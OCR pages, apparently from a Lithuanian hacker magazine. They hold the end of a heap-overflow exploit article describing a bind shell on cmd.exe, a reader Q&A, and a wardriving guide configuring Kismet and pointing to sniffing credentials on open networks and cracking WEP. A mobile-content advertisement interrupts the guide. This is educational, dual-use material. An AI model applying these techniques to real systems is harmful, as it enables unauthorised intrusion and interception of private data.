
Paveikslėlis 6: prisikabinimas prie proceso

dui. Atidaus skaitytojo galvoje jau tikriausiai subrendo klausimas, kaip galima sužinoti shellkodo adresą. Čia viskas paprasta. Esmė tame, kad EDI+0x74 registras rodo į steką prieš krūvelę (*heap*). Taip perrašę perėjimo į filtrą adresą mes valdymą perduodame į iš anksto paruoštą shellkodą. Pabandykime visa tai aptarti pasiremdami praktika. Vietoje bandomojo triušio aš parašiau mažą serverinę programą, kuri priima klientų užklausas. Pasiuntus išskirto buferio dydį viršijančią užklausą, serveris atsijungia su perpildymo klaida. Kliento–eksploito užduotis — pasiųsti specialiu būdu suformuotą užklausą, kuri perpildys krūvelę, iškvies neapdorojamą išimčių filtrą, jį pakeis ir perduos valdymą shellkodui, kuris savo ruožtu per 28876 jungtį atidarys shellą. Štai ir viskas. Norint geriau suprasti visas mano šnekas, primygtinai tau siūlau iš mūsų disko pasiimti serverio išeities tekstą ir kartu su manimi sekti visus veiksmus, kuriuos serveris atlieka derintuve. Į *OllyDbg* užkrauk *Server.exe* ir perduok programai pakankamai ilgą eilutę. Derintuve tu pamatysi vaizdelį, kuris labai panašus į pavaizduotą 4 paveikslėlyje.
Kaip matosi paveikslėlyje, serveris nulūžo, o EAX bei ECX reikšmės buvo pakeistos į 0x61616161. Tai įrodo, jog mes pajėgūs sėkmingai įvykdyti kodą. Pats eksploitas, kuris suteiks priėjimą prie shello, labai paprastas, tu jį taip pat gali rasti mūsų diske. Jame aš susijungimui su serveriu naudoju *winsock* (pas jus jis veikia per 6666 jungtį). Prie jo prisijungus eksploitas formuoja perpildymui skirtą eilutę. Tam mes užpildome programoje išskirtą buferį, taip suorganizuodami trumpą peršokimą *jmps*, kuris valdymą perduoda filtrui, o po to perrašomas su instrukcija *call dword ptr [edi+0x74]*. Mūsų atveju ši instrukcija paimta iš bibliotekos *rpcrt4.dll*. Valdymas pereina į nop'us, kurie nusileidžia iki serverio pusėje įvykdomo mūsų shellkodo. Shellkodas veikia štai taip. Iš pradžių mes su *winsock* struktūra mašinoje atidarome 28876 jungtį. Toliau su *CreateProccess()* sukuriame *cmd.exe* procesą, kuris „pakabinamas" ant aukščiau nurodytos jungties, todėl prie jo prisijungęs tu gauni interaktyvią komandinę eilutę. Kad būtų lengviau suprasti eksploito veikimą, siūlau tau iš pradžių paleisti serverį be derinimo priemonių, o po to su


OllyDbg prie jo prisikabinti. Visus šiuos veiksmus galima pamatyti 5 paveikslėlyje.

Kaip matyti, visi mūsų teoriniai pamąstymai ir apskaičiavimai buvo įgyvendinti praktiškai: mes perrašėme filtrą, mūsų kodas buvo sėkmingai įvykdytas, o per 28786 jungtį buvo atidaryti priėjimo prie *cmd.exe* vartai :).

[Pabaiga] Šiame straipsnyje aš tik pateikiau tolimesnių studijų pagrindą. Mano aptarta technika laikoma pačia lengviausia, o tikimybė, kad teisingai sukompiliavus eksploitą kodas bus įvykdytas, labai didelė. Vis dėlto ši metodika turi rimtą trūkumą: ji priklausoma nuo platformos. Tai reiškia, kad kiekvienai operacinei sistemai ir atskiram pataisymų paketui (*service pack*) reikia ieškoti nuosavų adresų filtrų. Kituose straipsniuose aš greičiausiai aptarsiu kitas technikas, kurios nepriklauso nuo platformos ir kuriomis remiantis galima rašyti universalius eksploitus.



kernel32.dll bibliotekoje aprašytas *SetUnhandledExceptionFilter*



Paveikslėlis *3:* krūvelėje įvykęs perpildymas

Q **Vasarį kažkas nutiko su mano *Miranda*. Dabar pranešimai iki vienų adresatų nueina sklandžiai, o iki kitų — niekaip. Perknisau visus nustatymus ir išbandžiau viską, tačiau niekas nepadeda. O smagiausia tai, kad įdiegus kitą klientą — qip'ą — niekas nepasikeitė. Kame problema?**

A Su panašiomis problemomis teko susidurti ir mums patiems. Pasirodo, AOL vaikinai susigalvojo pakoreguoti egzistuojantį protokolą, todėl daugelis alternatyvių klientų tam tikram laikui liko už borto. Beje, greitai pateikti atnaujinimai viską sutvarko. Taigi atnaujink klientą ir viskas bus gerai.

Q **Nesuprantu, iš kur tiek triukšmo dėl *FireFox*. Kas šioje naršyklėje tokio ypatingo? Mano nuomone, *Opera* ją lenkia mažiausiai dviem žingsniais!**

A Visa esmė slypi plečiamume, tiksliau — apgalvotoje praplėtimų sistemoje. Su trečiųjų šalių gamintojų įskiepiais *FireFox* galima paversti tikra žudymo mašina, kuri gali absoliučiai viską. Kad nesisvaidyčiau tuščiais žodžiais, pateikiu mano paties naudojamų praplėtimų sąrašą:

AdBlock Plus (*http://bene.sitesled.com/adblock.htm*) — puikus antireklaminis įrankis, taip pat pribaigiantis ir *Flash* reklamines antraštes (banerius), apie kuriuos aš jau seniai pamiršau...

FlashGot (*http://flashgot.net*) — šis įskiepis suporuoja *FireFox* su išorine siuntimo programa, mano atveju tai *Download Master*. Apeina visas *web* programuotojų gudrybes ir be priekaištų perima net ir egzotiškiausius siuntimus.

ImgLikeOpera (*http://imglikeopera.mozdev.org*) — su šiuo įskiepiu galima greitai įjungti/išjungti vaizdų užkrovimą.

ScrapBook (*http://amb.vis.ne.jp/mozilla/scrapbook*) — stebuklingas praplėtimas, leidžiantis į reikiamą katalogą greitai išsaugoti peržiūrimą puslapį arba jo dalį. Galų gale kietajame diske nebus išsaugotų dokumentų sąvartyno.

SwitchProxy Tool (*http://mozmonkey.com*) — man pakankamai dažnai tenka keisti *proxy* serverius, todėl šis įskiepis ypač praverčia.

Tabbrowser Extensions (*http://piro.sakura.ne.jp/xul/tabextensions*) — žymiai patobulina skyrelių (*tabs*) sistemą, kuri suteikia daugybę naujų galimybių. Labai patogus daikčiukas.



056

XXI amžiaus oro asai

BELAIDĖS TECHNOLOGIJOS JAU SENIAI NĖRA EGZOTIKA, TIK IŠRINKTIESIEMS PRIEINAMU DALYKU. KIEKVIENAS ŠIUOLAIKINIS NEŠIOJAMASIS KOMPIUTERIS KOMPLEKTUOJAMAS SU *WI-FI* PLOKŠTE, O UŽ 50 DOLERIŲ GALIMA NESUNKIAI ĮSIGYTI PRIĖJIMO TAŠKĄ (AP). BELAIDŽIAI TINKLAI APGOBIA VIENĄ MIESTĄ PO KITO, TODĖL VIS LABIAU POPULIARĖJA TOKIA PRAMOGA, KAIP WARDRIVINGAS. TU TURI NEŠIOJAMĄJĮ KOMPIUTERĮ IR DEGI NORU TAPTI ORO KARALIUMI? PUIKU, TIK AR TAVO SISTEMA PASIRUOŠUSI TAPTI PILNAVERČIU IR DAUGIAFUNKCINIU ĮRANKIU PATYRUSIO WARDRIVERIO RANKOSE? JEIGU NE — NIEKO BAISAUS, ŠTAI TAU MŪSŲ PATARIMAI.

Wardriverio–uniksoido arsenalas

[Visų rūšių belaidės plokštės]

Jeigu tu turi nešiojamąjį kompiuterį, kuriame įdiegta *Intel Centrino* technologija, tai paskubėk atnaujinti savo sistemą iki naujausios stabilios versijos (*FreeBSD* atveju — iki 6.1 arba CURRENT, *OpenBSD* — iki 3.8, *Linux* — iki paskutinio stabilaus 2.6 versijos branduolio). Esmė tame, jog šios sistemos palyginus neseniai pradėjo pilnavertiškai pripažinti *Centrino* mikroschemos pagrindu sukurtas plokštes (*Intel PRO/Wireless 2100* ir 2200BG/2225BG/2915ABG). Ką šiuo atveju reiškia „pilnavertis“ pripažinimas? Čia omeny turimas plokštės panaudojimas *Monitor mode* režimu. Kaip žinia, belaidė plokštė turi sugebėti dirbti mažiausiai dviem režimais: BSS (*Basic Service Set*) aka *Infrastructure*, kuomet klientas prie tinklo prisijungęs per priėjimo tašką (paprastai belaidžiai tinklai kuriami būtent tokiu principu), ir IBSS (*Independent Basic Service Set*) *aka ad-hoc*, kuomet klientas prisijungęs be priėjimo taško („taškas-taškas“ tipo ryšys, kuris naudojamas, pavyzdžiui, kai reikia bevieliu tinklu sujungti du kompiuterius, kurie nori apsikeisti duomenimis). Wardriverio trūkumas tame, jog nė vienas šių režimų netinka paketams perimti ir priėjimo taškams aptikti. Juk akivaizdu, jog abiem atvejais plokštė vienaip ar kitaip turėtų būti asocijuota su tinklu, o jos pervedimas į *promisc mode* režimą rimtų rezultatų neduos. Plokštė iš tiesų gaudys visus paketus, tačiau tik tuos, kurie adresuoti visiems kokio nors konkretaus tinklo (darbui kuriame plokštė ir yra sukonfigūruota) klientams. Tam, kad periminėtų visus 802.11 frei-


mus, tačiau tuo pačiu nebūtų asocijuota nė su vienu tinklu, yra skirtas stebėjimo režimas (*Monitor mode*). *Linux/BSD* sistemose šio režimo galimybę plokštės tvarkyklėje daugeliu atveju nulemia plokštės specifikacijos atvirumas. Pilną funkcijų rinkinį priimančios tvarkyklės yra skirtos plokštėms su *Prism-{II,2.5,3}*, *Orinoco*, *Atheros*, *Ralink* ir *Aironet* mikroschemomis. *Intel* plokštės pradėtos naudoti ne taip senai („gimtoji" BSD sistemoms skirta tvarkyklė tai daryti išmoko tik praėjusių metų gegužės 22 dieną). Be to, licencija neleidžia laisvai platinti užkraunamos mikroprogramos (*firmware*), kurios reikia šių plokščių darbui, todėl BSD sistemų vartotojams ją teks susirasti patiems, kaip ir mikroprogramai užkrauti skirtą įrankį *ipwcontrol(8)* (*FreeBSD* atveju).

Po tvarkyklės antra pagal svarbumą plokštės galimybė — išorinės antenos prijungimas. Tikriausiai niekam ne paslaptis, kad prijungus išorinę anteną su 8–10 dBi stiprinimo koeficientu (tokią anteną galima lengvai įsigyti už 30–50 dolerių), bevielius tinklus galima aptikti kur kas didesniu spinduliu, nei naudojant į kompiuterį įmontuotą anteną. Kai kurios plokštės turi mažą lizdą, kuris vadinasi *Lucent MC* arba tiesiog MC. Pačios „namų" formato antenos (nors, be abejo, galima įsigyti ir pramoninę *outdoor* anteną bei sumontuoti ją ant automobilio stogo) dažniausiai komplektuojamos su RP–SMA lizdu, todėl be plokštės ir antenos tau dar prireiks *pigtail* perėjimo, kurį galima surasti radijo prekių parduotuvėse.

[„kismet" — kiek daug tuo pasakyta!] Pagrindinis wardriverio įrankis — belaidžių tinklų skeneris–detektorius. O pagrindinis **nix* tipo sistemoms skirtas skeneris — tai besąlygiškai *Kismet* (*www.kismetwireless.net*). Jis sukurtas naudojant kliento–serverio architektūrą (serveris paleidžiamas vienoje mašinoje, o klientai su grafine sąsaja paleidžiami nutolusiose mašinose ir susijungia su serveriu, po ko apdoroja iš jo gautą informaciją) ir yra išskirtinai funkcionalus. *Kismet* gali būti integruotas ir su kita programine įranga, tokia, kaip *IDS Snort* arba GPS navigatorius. Be viso kito, jis palaiko daugybę plokščių.

Pereisime prie jo įdiegimo (*FreeBSD* atveju):

```
$ cd /usr/ports/net-mgmt/kismet
# make install clean
```



Kismet moka suformuoti vaizdžius grafikus

Dabar prieš pradėdami gilintis į *Kismet* nustatymus, šiek tiek dėmesio skirsime skenerio darbo principams. *Kismet* perveda plokštę į *Monitor* režimą ir pradeda „šokinėti" per kanalus (*channel hopping*), ieškodamas belaidžio tinklo srauto. Pagavęs signalą, skeneris perima ir apdoroja belaidžius paketus (autentifikacinius, informacinius), kuo remdamasis nustato tinklo tipą, šifravimo galimybę, SSID, priėjimo taško gamintoją ir t.t. Adresacija ir klientų egzistavimas tinkle nustatomas perėmus kito tipo — duomenų — paketus. Taip *Kismet* veikia visiškai pasyviu režimu, todėl neleidžia savęs aptikti.

Galima išdidžiai pasakyti, jog *Kismet* sugeba surasti net ir „paslėptus" tinklus. Čia „paslėptas" tinklas reiškia priėjimo tašką, kuris sugeba atjungti *Broadcast SSID* funkciją. Pagal nutylėjimą AP siuntinėja valdančius tinklo paketus (*beacons*), kuriuose saugoma tam tikra informacija, taip pat ir tinklo identifikatorius. Daugelis gamintojų kaip saugumo priemonę savo produktuose realizuoja tokio siuntinėjimo atjungimo galimybę. Nauda iš to gana abejotina: vos tik legalus tokio tinklo klientas inicijuoja duomenų perdavimą, jis vis tiek išduoda SSID, ką *Kismet* gali lengvai aptikti.

Kismet konfigūravimas pakankamai paprastas. Minimaliu atveju tereikia nurodyti vartotoją, su kurio teisėmis paleidinėsime *Kismet*, ir plokštės tvarkykles.

```
# vi /usr/local/etc/kismet.conf
suiduser=uzvername
```

Paleidinėti skenerį *root* vardu nėra saugu, todėl mums reikia nurodyti vartotoją, iki kurio teisių *Kismet* sumažins savo privilegijas po to, kai jį paleis pats *root*.

```
source=radiotap_bsd_b,ath0,atheros
```

Naudojama tvarkyklė nurodoma tokiu formatu: „tvarkyklė,sąsajos_pavadinimas,aljasas", kas įsako skeneriui nurodytai sąsajai užkrauti atitinkamas tvarkykles, o po to vėliau operuoti šiuo įrašu su nurodytu aljasu. Pagrindinė *Kismet* kūrimo platforma — *Linux*, šios OS panaudojimo atveju plokštės tipas gali būti *prism2*, *orinoco* ir *atheros*, t.y. bet kuri palaikoma tvarkyklė (šią informaciją gali rasti *Kismet* puslapyje).



pilnai apsiginklavę wardriveriai


BSD sistemoms skirtas universalus *wrapperis*, kuris vadinasi *Radiotap*. Aš *Kismet* paleidžiu *FreeBSD* sistemoje, todėl ir nurodžiau *radiotap_bsd_b*. Kadangi mano plokštė realizuota su *Atheros* mikroschema, atitinkamai jos sąsaja yra *ath0*. Visa tai pavadinta kaip *atheros*. Beje, *radiotap* galimybė atsirado tik šiose sistemose: *FreeBSD 6.x/7.x*, *NetBSD-current* ir *OpenBSD*, pradedant 3.7 versija. Apie operacinės sistemos atnaujinimą mes jau kalbėjome.

```
enablesources=atheros
```

Šis užrašas aktyvuoja prieš tai paminėtą konfigūraciją. Taigi jeigu tu naudoji skirtingas plokštes, tuomet gali nurodyti *source* tipo užrašus ir taip prireikus aktyvuoti atitinkamas plokštes.
Iš esmės *Kismet* jau paruoštas darbui, tačiau mes eisime toliau. Mes išmokysim *Kismet* suradus kiekvieną tinklą tuojau pat į tai atitinkamai sureaguoti ir pateikti visą informaciją. Tam mes jį integruosime su kalbančia programa *Festival*.

```
$ cd /usr/ports/audio/festival
# make install clean
# vi /usr/local/etc/kismet.conf
speech=true
festival=/usr/local/bin/festival
speech_type=nato
speech_encrypted=New victim found, s.s.i.d. %s, channel %c, damn, it is encrypted.
speech_unencrypted=New victim found, s.s.i.d. %s, channel %c, woohoo, it is open.
```

Jeigu duomenis reikia perduoti į kitos programos įėjimą (pavyzdžiui, IDS), tuomet galima pasinaudoti *fifo* opcija.
Dar viena įdomi galimybė — integracija su GPS. Aplėkus pusę miesto ir aptikus keletą šimtų tinklų, būtų naudinga priėjimo taškų geografines koordinates sugretinti su miesto žemėlapiu, kad po to žinotum, kur sugrįžti ;). **nix* tipo sistemoms bendravimui su GPS įrenginiu skirtas specialus demonas *gpsd* (*gpsd.sf.net*). Viskas, ko tau reikia — tai su *gpsd* demonu suderinamas įrenginys (su USB arba *Serial* jungtimi). Aktyvuoti GPS galimybę *Kismet* skeneryje galima su *kismet.conf* opcija *gps=true*. Gautos informacijos vizualizavimui į *Kismet* sudėtį įeina įrankis *gpsmap*. Ji gali atvaizduoti maršrutą, tinklo padengimo zoną, tinklo duomenis ir uždėti visa tai ant vietovės žemėlapio. Reikiamus žemėlapius galima parsisiųsti iš interneto. Tarkim, wardriveris pervažiavo per miestą, aptiko daugybę tinklų, ir dabar jam norisi pažiūrėti, kur yra priėjimo taškai, susiejus juos su tam tikru žemėlapiu. Tuomet jis paleidžia:



snifinam belaidžio tinklo srautą


```
$ gpsmap -S 4 --metric GPSlog
```

Čia vėliavėlė *-S* nurodo, iš kur *gpsmap* pabandys gauti vietovės žemėlapį, o *--metric* parodo, kad *gpsmap* parsiunčiami žemėlapiai bus metrinėje sistemoje (pagal nutylėjimą jame naudojamas mato vienetas yra mylia). Kitos *gpsmap* galimybės:
--draw-track — wardriverio maršruto sekimas;
--draw-power-zoom — signalo stiprumo atvaizdavimas;
--draw-legend — informacijos apie tinklus atvaizdavimas.

Užbaigus konfigūravimą, pereikime į katalogą, į kurį gali rašyti suiduser'is, ir paleiskime *Kismet*:

```
$ cd /tmp
# kismet
```

Čia bus paleistas serveris (pagal nutylėjimą jis klausosi 127.0.0.1:2501), o po to ir klientas, kuris automatiškai prisijungs prie serverio. Aptikti priėjimo taškai bus tuojau pat pavaizduoti su visa reikiama informacija: tinklo pavadinimu ir tipu, šifravimo būkle, kanalu, perimtų paketų kiekiu ir IP diapazonu. Klientui pateikiama patogi konsolinė *ncurses* sąsaja. Pagrindiniai raktai:
e — išvesti *Kismet* serverių sąrašą (mūsų atveju jis vienintelis paleistas lokaliai).
z — pašalinti visus skydelius, išskyrus tinklų sąrašą (kad niekas netrikdytų dėmesio ;). Pakartotinas nuspaudimas grąžina visus paslėptus skydelius.
m — įjungti/išjungti garsą.
s — surūšiuoti tinklų sąrašą. Pagal nutylėjimą surasti tinklai atvaizduojami *autofit* režime. Rūšiuoti galima pagal tinklo atsiradimo laiką, paketų kiekį, identifikatorius arba signalo stiprumą.
c — patogi galimybė peržiūrėti visus kliento tinklus (be viso kito, MAC ir IP adresus).
L — išjungti *channel hopping*, „užrakinant" jį nurodytame kanale. Tai reiškia, kad tinklai nebus ieškomi kitais kanalais.



aptiktų belaidžių tinklų sąrašas

MOBILI DOZĖ

GARSAI

3500 žmonių aplodismentai	GYVAS 63911
Policijos racijos	GYVAS 46911
Voverių daina	GYVAS 82311
Vyro niūniavimas NAUJAS!	GYVAS 69011
Nuskrendantis malūnsparnis	GYVAS 52711
Harley Davidson	GYVAS 60611
Palaikymo komanda	GYVAS 42511
Girgždančios durys	GYVAS 48911
Maldininkas minarete	GYVAS 45811

Jei nori daugiau, siųsk DAUGIAU numeriu 1679. Kaina 3 litai.

1. Rašyk žinutę: GYVAS 63911.
2. Siųsk numeriu 1679.
3. Spausk nuorodą ir atsisiųsk garsą.
Telefone turi būti WAP ir GPRS funkcijos.

JAVA ŽAIDIMAI


JAVA 33511
Pool 3D


JAVA 41511
Log Rollin


JAVA 43011
FC Nerds

1. Rašyk žinutę JAVA 33511 ir siųsk ją numeriu 1679.
2. Spausk nuorodą ir atsisiųsk žaidimą.
Telefone turi buti WAP ir GPRS funkcijos.
Kaina 7 litai.

Tinka: Motorola T720. Nokia 3410, 3510i, 3520, 3530, 3560, 3595, 8910, 8910i, 3200, 3220, 3100, 3300, 5100, 5140, 6100, 6108, 6200, 6220, 6225, 6230, 6610, 6620, 6650, 6800, 6820, 7200, 7210, 7250, 7250i, 7600, 3620, 3650, 3660, 6230, 6260, 6600, 6630, 6800, 7650.


JAVA 42011
2 Race 4 Glory

LOGOTIPAI

SONIC LOGO 242811	NBA LOGO 262611	M@il me LOGO 268811
LOGO 246211	LOGO 263611	CTRL+ALT+DEL LOGO 270211
NO ENTRY LOGO 254111	MP3 LOGO 263811	LOGO 272111
VEŽ !!! LOGO 257211	WWW LOGO 264611	LOGO 278411

LOGO 265411

1. Rašyk žinutę: LOGO 242811, nusiųsk draugui: LOGO 242811 68584xxx.
2. Siųsk numeriu 1654.
Nespalvoti Siemens ir Ericsson po kodo rašo S arba E raidę. Kaina 2 litai.

ATVIRUKAI

CARD 48011	Kubas ir tiek. CARD 61511	CARD 81811
LOL CARD 56211	Mister Cool CARD 80411	GRRR! CARD 85411
Greituolis CARD 59211	CARD 80711	CARD 85511

TIKRAS VELNIAS
CARD 39311

1. Rašyk žinutę: CARD 48011.
2. Nusiųsk draugui: CARD 48011 68584xxx.
Siųsk numeriu 1654.
Nespalvoti Siemens ir Ericsson po kodo rašo S arba E raidę. Kaina 2 litai.

Kokybės telefonas +37068376806 nuo 12 iki 17.

NERANDI TAU PATINKANČIO TURINIO?

Rašyk žinutės laukelyje **DAUGIAU** ir siųsk trumpuoju numeriu 1679.
Netrukus gausi nuorodą, kurią aktyvavęs galėsi išsirinkti tau patinkančią pramogą!
Telefone turi būti WAP/GPRS nustatymai. Kaina 3 Lt

MELODIJOS


		POLY	MELO
1	Madonna - Sorry	POLY 1046211	MELO 197711
2	Mary J Blige feat. U2 - One	POLY 1048311	MELO 198511
3	James Blunt - Goodbye My Lover	POLY 1057111	MELO 202111
	Arash - Arash	POLY 1045411	MELO 197611
	Anastacia - Left Outside Alone	POLY 27211	MELO 101411
	Paul Van Dyk ft. W. Jackson - The Other Side	POLY 1032411	MELO 186411
	Vedęs Ir turi vaikų	POLY 64511	MELO 118611
	Depeche Mode - Suffer Well	POLY 1057211	MELO 202211 NAUJIENA
	Tatu - Friend Or Foe	POLY 1048511	MELO 198711
	Lietuvos Himnas	POLY 14311	MELO 116711
	Flipsyde feat. Piper - Happy Birthday	POLY 1056711	MELO 201711
	Mattafix - Big City Life	POLY 1057011	MELO 202011
	M. Ravel - Bolero	POLY 1030011	MELO 183511
	The Rasmus - Sail Away	POLY 1036811	MELO 190611

1. Rašyk žinutę: POLY 1046211. Nusiųsk draugui: POLY 1046211 68584xxx. 2. Siųsk numeriu 1679.
Jei nori daugiau, siųsk DAUGIAU numeriu 1679. Kaina 3 litai.
1. Rašyk žinutę: MELO 197711. Nusiųsk draugui: MELO 197711 68584xxx.
2. Siųsk numeriu 1654. Nespalvoti Siemens ir Ericsson po kodo rašo S arba E raidę. Kaina 2 litai.

FONAI


FONAS 22311


FONAS 29311



FONAS 29611


FONAS 39911


FONAS 53011


FONAS 61411


FONAS 72611



FONAS 76711


FONAS 94511


FONAS 124611


FONAS 126611



FONAS 133411


FONAS 136211


FONAS 238211


FONAS 244311


FONAS 244911


FONAS 245411


FONAS 247611

1. Rašyk žinutę: FONAS 22311.
2. Siųsk numeriu 1679.
3. Spausk nuorodą ir atsisiųsk foną.
Telefone turi būti WAP ir GPRS funkcijos.
Jei nori daugiau, siųsk DAUGIAU numeriu 1679.
Kaina 3 litai.

GAUK NEMOKAMĄ MELODIJĄ


FONAS 29411

PASLAUGOS TINKA:

LOGO, MELO, CARD: Nokia daugumai naujų modelių. SonyEricsson T300, T65, T68i, T610, T630; Siemens A52, M50, M55, MT50, ME45, A50, A55, C45, S45, S55. Tik MELO: Samsung R200s, R210s. Tik LOGO: Siemens C55. FONAS paslauga tinka visiems spalvotiems Nokia, Siemens, Sony Ericsson, Motorola ir Samsung telefonams. POLY paslauga tinka visiems polifoniniams Nokia, Siemens, Sony Ericsson telefono modeliams bei Motorola C350, C450, C550, V300, V500, V600, T720, T720i, Samsung C100, X100, N600, N620, R210s, E800, X610, P730, C200. Garsai: Nokia 3100, 3200, 3300, 6220, 6230, 6260, 7200, SIEMENS M65, SL65, S55, ST55, ST60, SonyEricsson T610, T630, T230, P800, SAMSUNG E100, E700, X100, MOTOROLA C550, V500, V750.

GPRS! Norėdami aktyvuoti GPRS, paskambinkite savo operatoriaus informacijos linija: Tele2 117, Bitė 1501, Omnitel 1566.

PILDYK ir MAŽYLIS netinka paslaugos: GARSAI, POLY, FONAI, JAVA.

Turinio tiekėjai: „Mobile Vision Europe NV/SA", „Indiagames Ltd.", „Kiloo ApS", „Eurocom Cellular Communications", „Zindell Technologies, Ltd", „Lunagames International B.V"

H — grįžti prie *channel hopping* režimo.
i — išsami informacija apie pasirinktą tinklą.

Bendra informacija apie tinklą susideda iš identifikatoriaus (SSID), tinklo tipo (dažniausiai tai bus A — *Access Point*), šifravimo būklės (*W*), kanalo (*Ch*), adresų diapazono (*IP Range*) bei įvairių vėliavėlių (išsamiau apie jas gali sužinoti įmontuotoje pagalboje, mygtukas *h*). Kiekvienas tinklas turi spalvotą kodavimą, tinklo spalva apibrėžiama jo nustatymais.
Pagal statistiką wardriveris dažniausiai aptinka „geltonus" ir „raudonus" (pagal *Kismet* spalvų kodavimą pagal nutylėjimą) tinklus — tai nešifruojami tinklai ir priėjimo taškai su nustatymais pagal nutylėjimą (kuriuose nepakeistas nei IP adresas, nei SSID!). Aptikus tokius tinklus, wardriveris energingai paleidžia vieną iš pažangiausių tinklo sniferių/protokolų analizatorių *Ethereal*:

```
$ cd /usr/ports/net/ethereal
# make install clean
```

Nurodžius sniferiui klausytis belaidės sąsajos ir sukonfigūravus paprasčiausius filtrus, galima valandų valandas medituoti stebint tinklo srautą, gaudant „gardžius" paketus su autentifikacijos duomenimis, pašto korespondencija ir visu tuo, kas priskiriama „konfidencialiai informacijai" ;). Tačiau tikras wardriveris greičiausiai panašiais dalykais neužsiims. Jį domina pats tinklo aptikimo faktas ir galimybė prie jo prisijungti. Tiesa, juk mes ne kokie chuliganai ;). Prisijungimui labai pravers kryptinė antena, nes be jos gali susidaryti nemaloni situacija, kuomet tinklas yra aptiktas, paketai perimami, tačiau prisijungimui trūksta signalo galingumo.

[Starto raktas] Bet ką daryti, jeigu *Kismet* tinklą nuspalvino žalia spalva, kas reiškia, jog jis šifruojamas. Jeigu W grafoje yra reikšmė Y, tai reiškia, jog tinklas apsaugotas WEP'u, iš ko išplaukia, jog raktą galima pabandyti nulaužti.
